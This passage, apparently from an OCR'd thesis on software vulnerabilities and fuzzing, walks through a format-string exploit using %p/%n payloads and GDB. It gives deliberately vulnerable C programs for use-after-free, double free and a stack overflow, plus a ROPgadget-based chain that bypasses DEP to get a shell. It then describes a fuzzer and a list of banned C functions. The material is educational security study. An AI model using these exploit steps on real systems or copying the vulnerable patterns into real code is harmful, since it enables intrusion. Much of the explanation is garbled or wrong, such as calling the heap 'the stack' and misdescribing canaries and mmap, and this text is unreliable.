

Figure 2.22 Write Data on the Stack.

In Figure 2.23, the control flow can be changed with a written data in **var** variable. Consider the Figure 2.23 C code. Find the buffer address from the current stack position using a flaw in the format string. **echo -e "AAAA %p %p %p %p %p %p %p" | ./string** command give the output: **AAAA 0xf7ffc8a0 0xffffcc1a 0x56556228 (nil) 0xc30000 0x1 0x41414141**. Argument 7th is the buffer variable starting location. **echo -e "AAAA %p %p %p %p %p %p %p %n" | ./string** command can write size of the beginning of A to **%n** is 25. The 7th argument is written onto the memory address linking by **0x41414141**. Since the read-only memory can be used, the segmentation fault can be received. If any sensible address is added in place of **0x41414141** on the buffer. **%n** shall write to the location-pointed memory.

```c
#include<stdio.h>
#include<string.h>
#include<stdio.h>

int var;
int main(int argc, char** argv)
{
    char buffer[100];
    gets(buffer);
    printf("\n\n\n\n");
    printf(buffer);
    printf("\n\n\n\n");
    if(var)
        printf("VAR IS CHANGED\n\n\n", var);
    return 0;
}
```

Figure 2.23 Format Strings 2.

For writing the sensible address instead of **0x41414141**, the global variable **"var"** address is needed. GDB is a useful tool for finding this address (Commands for getting this address are **break main**, **run**, **print &var**). In Figure 2.24, exploit is represented.



Figure 2.24 Writing Data on the Absolute Memory Location.

2.4. HEAP EXPLOITATION

2.4.1. HEAP

The stack is a part of the memory used to dynamically store variables generated using the allocation family. There is no ambiguity in the stack dynamic variables. Stack variables are split in run-time, but the separation family functions are generated in the heap state in run-time. The generated memory in this section is global as any program function will share this memory. Figure 2.25 demonstrates what memory control calls the program performs and which of its elements are system dependent or independent.



Figure 2.25 Function Call Connection

Through the location of the program break, **brk** gets memory from the kernel. At first starting (**brk**) will point to the same position and at the end of the heap section. Initially, **start_brk** refers to the memory segment which points to the end of the BSS while running the program. The **start_brk** value for the programs can be obtained by passing the argument 0 into the system call **sbrk**. Figure 26 shows how the **sbrk** works.



Figure 2.26 How the sbrk Works.

In Figure 2.26, **555555559000** – **55555557b000** is virtual address range of this segment. **rw-p** flag means read, write, non-executive and private. Since **sbrk** and **brk** are used to get or set the break-off program, **mmap** is used to get kernel memory to connect the stack to the program and update the **brk** program. Mass memory can be handled by functions.

2.4.2. ORGANIZATION OF HEAP

Heap has multiple assignment modules, which glibc implements to help manage the heap quickly. Arenas, Bins, Chunks are the various allocation structures.

Arenas: Glibc's malloc allows more than one region of memory to be active at a time in order to manage multi-threaded applications effectively. Different threads can, therefore, access various memory regions without interfering. These memory regions are known as arenas. One arena, the primary arena, is equal to the initial heap of the

program. In the malloc code, there is a static variable pointing out at the arena and each arena has the next indicator for linking other arenas. The heap itself is divided into understandable parts. The main arena starts immediately after the start brk break. Arena is made up of bins sets.

Bins: These are the set of free memory units known as chunks. In a specific space, 4 different types of bins are been. Each bin includes a data allocation structure that tracks free chunks. The allocated chunks do not stay in any space. There are certain numbers of special bins in each arena. The bins are fast, unsorted, small and large. The fast bins have different single linked list which is working LIFO manner. The fast bin has 10 different chunk size. When the small and large chunks are freed, they are kept in the unsorted bins. The regular bins are split into small bins of the same size for each piece and large bins of chunks of different sizes. When a chunk in these bins is inserted, it is first combined with adjacent chunks to turn them into larger chunks. These chunks are not next to other chunks. Small and large chunks are double linked in order to eliminate chunks from the center.

Chunks: Chunks in bins are the basic unit of allocation. The heap memory is split into chunks of different sizes depending on where they are allocated. Every chunk contains meta-data about how large it is, and where the neighboring chunks are. When the chunk is released, the memory used by application data is re-purposed for extra arena-related information, like pointers inside linked lists, so that suitable chunks can be quickly found and re-used when required. The chunk size is always in multiples of 8 which lets the use of the last three bits as flags which are for allocated arena is a main arena uses the program heap, M for **mmap** chunk is allocated to **mmap** with a single request, and is not at all part of a heap, P for previous chunk.

2.4.3. HEAP EXPLOITATION

For the assignment of chunks in small or large bins, glibc malloc utilizes a fit algorithm. The first free memory location that can accommodate the new request size is broken down according to the requirement and assigned with the new request in this implementation, as the name implies. Figure 2.27 shows the use after free exploit to run the c code in Figure 2.27 and note that pointing to the same position is the pointer **'c'** and pointing **'a'**. There is scope for use after free flaw of small and big chunks or bins. Where the freed pointer can be manipulated even after it has been freed.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
   printf("If a chunk is free and large enough, malloc will select this chunk.\n");
   printf("This can be exploited in a use-after-free situation.\n");

   char* a = malloc(512);
   char* b = malloc(256);
   char* c;

   printf("1st malloc(512): %p\n", a);
   printf("2nd malloc(256): %p\n", b);
   strcpy(a, "this is A!");
   printf("first allocation %p points to %s\n", a, a);

   printf("Freeing the first one...\n");
   free(a);

   printf("We don't need to free anything again. As long as we allocate less than 512, it will end up at %p\n", a);

   printf("So, let's allocate 500 bytes\n");
   c = malloc(500);
   printf("3rd malloc(500): %p\n", c);
   printf("And put a different string here, \"this is C!\"\n");
   strcpy(c, "this is C!");
   printf("3rd allocation %p points to %s\n", c, c);
   printf("first allocation %p points to %s\n", a, a);
   printf("If we reuse the first allocation, it now holds the data from the third allocation.");
}
```

Figure 2.27 Use After Free.

The fast bins are kept as a single linked list. Bins just mean the free chunks, not the chunks allocated. Programmers are responsible for providing free and allocated chunks that are not in use. If a chunk is freed, it is placed into the header of a fast bin list. The main node group is deleted from the list and separated. If fast bins have not been properly managed, double-free operations may be used. For which the author wrongly releases two times a memory that may be exploited to do something illegal by the attacker. In Figure 2.28, the code will make pointers **'d'** and **'f'** points to the location of the same memory. It is known as double-free flaw.

```c
#include <stdio.h>
#include <stdlib.h>
int main()
{
   void *a, *b, *c, *d, *e, *f;
   a = malloc(32);
   b = malloc(32);
   c = malloc(32);

   printf("%p %p %p\n", a, b, c);
   free(a);                                  //fastbin head -> a > tail
   //To avoid double free correction or fasttop check, free something other than a
   free(b);                                  //fastbin head b -> a > tail
   free(a);                                  //fastbin head a -> b -> a > tail

   d = malloc(32);                           //fastbin head -> b -> a -> tail first a popped
   e = malloc(32);                           //fastbin head -> a -> tail first b popped
   f = malloc(32);                           //fastbin head -> tail second a popped
   printf("%p %p %p", d, e, f);
   return 0;
}
```

Figure 2.28 Double Free.

2.5. MITIGATIONS AND BYPASS TECHNIQUES

2.5.1. ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR)

Address space layout randomization (ASLR) is a computer security method that helps avoid memory corruption flaws from being exploited. ASLR randomly organizes the address space for important data regions of a process, including the base of the executable, and the stack, heap, and libraries, in order to prevent an attacker from jumping into a special memory function in a reliable manner. (Address space layout randomization, 2020). ASLR can be bypassed with brute force method. Attacker just write simple payload and run this payload again and again. If attacker waits for a reasonable (enough) amount of time, the payload can exploit the binary.

2.5.2. STACK CANARIES

Stack canaries, called a canary in a coal mine, will be used before malicious code execution to delete stack buffer overflow. This technique works by putting a small integer in memory just before the stack return pointer, the value of which is selected randomly at program initialization (Stack buffer overflow, 2020). Bypassing the canary value is possible but it is 8-byte integer in 64-bit system and 4byte integer in 32 bit system. The attacker needs 18446744073709551615 iteration to find canary value in 64-bit system and needs 4294967295 iteration in 32-bit system.

2.5.3. DATA EXECUTION PREVENTION (DEP)

An advantageous mitigation technique to ensure that only code segments are always marked executable. DEP defines some program areas as non-executable, so it cannot execute stored information or data as code. DEP This is significant as it stops attackers from saving the custom shellcode stored on the stack or in a global variable. It is also known as DEP, NX, XN, XD, W^X.

2.5.4. RETURN ORIENTED PROGRAMMING (ROP)

ROP is the idea of chaining small assembly snippets with a stack control together to cause the program to do more complex things. ROP has stack control that can be very powerful since it allows the attacker to overwrite saved instruction pointers, giving the attacker control over what the program does next. Most programs do not have a convenient shell function however, so the attacker needs to find a way to manually invoke system or another exec function to get shell.

2.5.5. BYPASSING DEP WITH ROP

In Figure 2.29, the C code has a buffer overflow. The code reads bytes in a file and copy this byte in **filebuf** character array. After that call the overflow function copy the **filebuf** character array to **buf** character array.

```c
#include <string.h>
#include <stdio.h>

void overflow (void* inbuf, int inbuflen)
{
    char buf[4];
    memcpy(buf, inbuf, inbuflen);
}

int main (int argc, char** argv)
{
    char filebuf[750];
    FILE* file = fopen(argv[1], "rb");
    int bytes = fread(filebuf, sizeof(char), 750, file);
    fclose(file);
    overflow(filebuf, bytes);
    return 0;
}
```

Figure 2.29 64 Bit ROP Example.

First of all, compile the C code like **gcc rop.c -static -o rop**, and use ROPgadget tool for finding ROP chains. The command is **ROPgadget --ropchain --binary rop > ropstat** which is create a python script with ROP chain to get a shell. It is basically shown in Figure 2.30.



Figure 2.30 ROPgadget Creates ROP Chain

ROP chain script should be modified because padding value should add into the python script. At the beginning of the ROP chain script, p += 'A'*12 in this case for the overflowing buffer. The next step is running the ropstat script and write the output in a file because in Figure 2.29 C code reads a file. then run the exploit like in Figure 2.31.



Figure 2.31 Run the ROP Chain.

DEP prevents an attacker from running inserted shellcode easily if the instruction pointer is managed. Shellcodes almost always ends up in RW- regions. If attacker cannot inject the shellcode, the attacker can use existing code, called ROP. So, the attacker has bypassed the DEP.

CHAPTER 3
IMPLEMENTATION

The act of inserting data and tossing it at a target program to see if it somehow mismanages is the whole idea of Fuzzing and a tool that performs this action is known as a Fuzzer. One must identify the target system and identify the inputs to perform a fuzz test and then generate a fuzzed data and execute the test using fuzzy data. Subsequently, monitor the system behavior and log the detections. There are 3 different types of fuzzers— the mutation-based, the generation-based and the protocol-based fuzzers. Mutation-based fuzzers, change samples of existing data to generate new test data. It is a very clear and easy approach; it begins with legitimate protocol samples and holds every byte or file disfigured. Generation-Based Fuzzers describes new data based on a model's feedback. It begins from zero producing input data based on the specification. Protocol-based fuzzer have a comprehensive protocol format checking and is the most popular fuzzer. Its definition is focused on the specification. It requires writing the specification array in the program, and then using model-based test generation methods, the data content and sequence irregularity are applied. Sometimes also called the syntax checks, grammar checks, robustness tests, etc. Fuzzer can create existing test cases or can use true or invalid inputs. The main purpose of this thesis is to create different fuzzer to detect software vulnerabilities. The architecture of this implementation shown in Figure 3.1.



Figure 3.1 Fuzzer Implementation.

The first step of this fuzzer is creating a debug profiler file which contains command-line arguments of the program to be tested or input value for scanf, gets etc type functions. The Figure 3.2 shows an example of the debug profiler file.



Figure 3.2 Debug Profiler.

'@12@A' means patterns of 'A' with size of 12. Then load the binary to be tested in the memory. After that, analyze all function scopes addresses and store the target functions information except for C library functions. When the hybrid tester starts, the debug profiler is set up, then the instruction pointer to the first target in stored target functions is set. and then make static analysis for identifying vulnerable C library functions shown in Table 3.1

Table 3-1 SDL List of Banned Functions (Intel, n.d)

Banned Function	**Replacement Function**
alloca(), _alloca()	malloc(), new()
scanf(), wscanf(), sscanf(), swscanf(), vscanf(), vsscanf()	fgets()
strlen(), wcslen()	strnlen_s(), wcsnlen_s()
strtok(), strtok_r(), wcstok()	strtok_s()
strcat(), strncat(), wcscat(), wcsncat()	strcat_s(), strncat_s(), strlcat()*, wcscat_s(), wcsncat_s()
strcpy(), strncpy(), wcscpy(), wcsncpy()	strcpy_s() strncpy_s(), strlcpy()*, wcscpy_s(), wcsncpy_s()
memcpy(), wmemcpy()	memcpy_s() wmemcpy_s()
stpcpy(), stpncpy(), wcpcpy(), wcpncpy()	stpcpy_s(), stpncpy_s(), wcpcpy_s(), wcpncpy_s()
memmove(), wmemmove()	memmove_s(), wmemmove_s()
memcmp(), wmemcmp()	memcmp_s(), wmemcmp_s()
memset(), wmemset()	memset_s(), wmemset_s()
gets()	fgets()
sprintf(), vsprintf(), swprintf(), vswprintf()	snprintf()
snprintf(), vsnprintf()	Consider using a wrapper function to prevent constructing vargs, and using compile-time tests on the parameters passed to snprintf().
realpath()	Use realpath() with NULL as a second parameter to force allocation of an appropriate sized buffer on the heap.
getwd()	use getcwd() instead because it checks the buffer size
wctomb(), wcrtomb(), wcstombs(), wcsrtombs(), wcsnrtombs()	Wide character to multi-byte string conversion routines can generate buffer overflows but no alternatives are currently available. If there are enough requests that suggest these functions are in large use and there is a need for safer alternatives, these functions can be added to the library extensions.

If one of the vulnerable functions is found in targeted function, run the targeted function. If it is not found, set instruction pointer the next targeted function. If the overflow occurs, save the buffer length and control flow of the targeted function which is shown as an example in Figure 3.3. If the overflow does not occur, increment the fuzz input and load the program again in memory.



Figure 3.3 Control Flow.

When the dynamic tester starts, the debug profile is specified and the instruction pointer the targeted function is set. Next, run the function and observe the buffer overflow or etc. If the overflow occurs, run save buffer length and control flow. If the overflow does not occur, increment the fuzz input and load the program again in memory.

CHAPTER 4
DISCUSSION AND CONCLUSIONS

There are different types of detecting bugs by fuzz testing. For instant there is an approach which is used commonly in large systems where bugs impact memory integrity, which is a serious flaw. Another approach is an invalid input for the fuzz-test, and fuzzers are used for the generation of an incorrect input to check routines, which would be necessary for the program that does not monitor its input. Simple fuzzing can be referred to as a way of automating negative testing. There is also another approach called correctness bugs. In general, fuzzing can also be used to identify other forms of bugs. For example, corrupted databases, bad search results.

There are some advantages and disadvantages of fuzz testing. The first advantage is fuzz testing improves software security testing. The second advantage is that flaws in fuzzing are rarely serious and much of the time attackers use, including crashes, memory leaks, unprocessed exceptions, etc. Also, another advantage is to identify these bugs in the Fuzz test if any of the bugs cannot be found by testers because of the restricting time and resources. On the other hand, one of the disadvantage is that the fuzz test alone cannot offer an overall security risk or bug a detailed picture. Another disadvantage is the efficiency of fuzz testing for security risks which do not cause problems, such as viruses, worms, trojans, etc. Thirdly, the fact that fuzz tests can only detect basic faults or attacks is disadvantage. In addition, a clear disadvantage is to be successfully done, which would require a considerable period. The last disadvantage, to be mentioned here is that it is very problematic to set a limit value condition with random inputs, but most testers are now solving this problem through deterministic algorithms based on user feedback.

Secure coding is so important topic for organizations because if any flaws is found in their application, it may cause damage to the organizations. However, secure coding training is not required in most computer science programs. Organizations that aim to mitigate the risks of an ever-expanding field of attack need to take a close look at their security policies for implementation. At the application layer, there are many ways to handle the risks. Most people consider application security tools to be the solution to identify vulnerabilities so that developers can fix them. It is true that organizations can and should use security solutions for the application to identify security problems. But

they can also slow development processes and will not find it all. Another way to reduce security issues is to avoid introducing them in the application layer first. Of course, no developer can commit the perfect code at any time. But organizations should act to train developers to practice secure coding. This study shows that when developer used string functions from c libraries, they should check the size of the strings and they should not use banned functions as shown in Table 3.1. Also, developers should parse correctly input strings because most of security flaws come up wrongly parsed strings. These are the basic solutions steps which if followed can produce more secure codes.

The main statement of this thesis is detecting vulnerabilities in an executable program. In this thesis a different type of fuzzer is constructed. In this fuzzer, the target program is loaded in memory and each function of the target program tested for all different types of security flaws and show the control flow of the function which has buffer-overflow.

REFERENCES

Crispan Cowan. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks.In Aviel D. Rubin, editor, Proceedings of the 7th USENIX Security Symposium, San Antonio, TX, USA, January 26-29, 1998. USENIX Association, 1998.

Arash Baratloo, Timothy Tsai and Navjot Singh: Libsafe: Protecting Critical Elements of Stacks. Bell Labs, 1999

David A. Wagner, Jeffrey S. Foster, Eric A. Brewer, and Alexander Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In Proceedings of the Network and Distributed System Security Sympsium, NDSS 2000, San Diego, California, USA. The Internet Society, 2000.

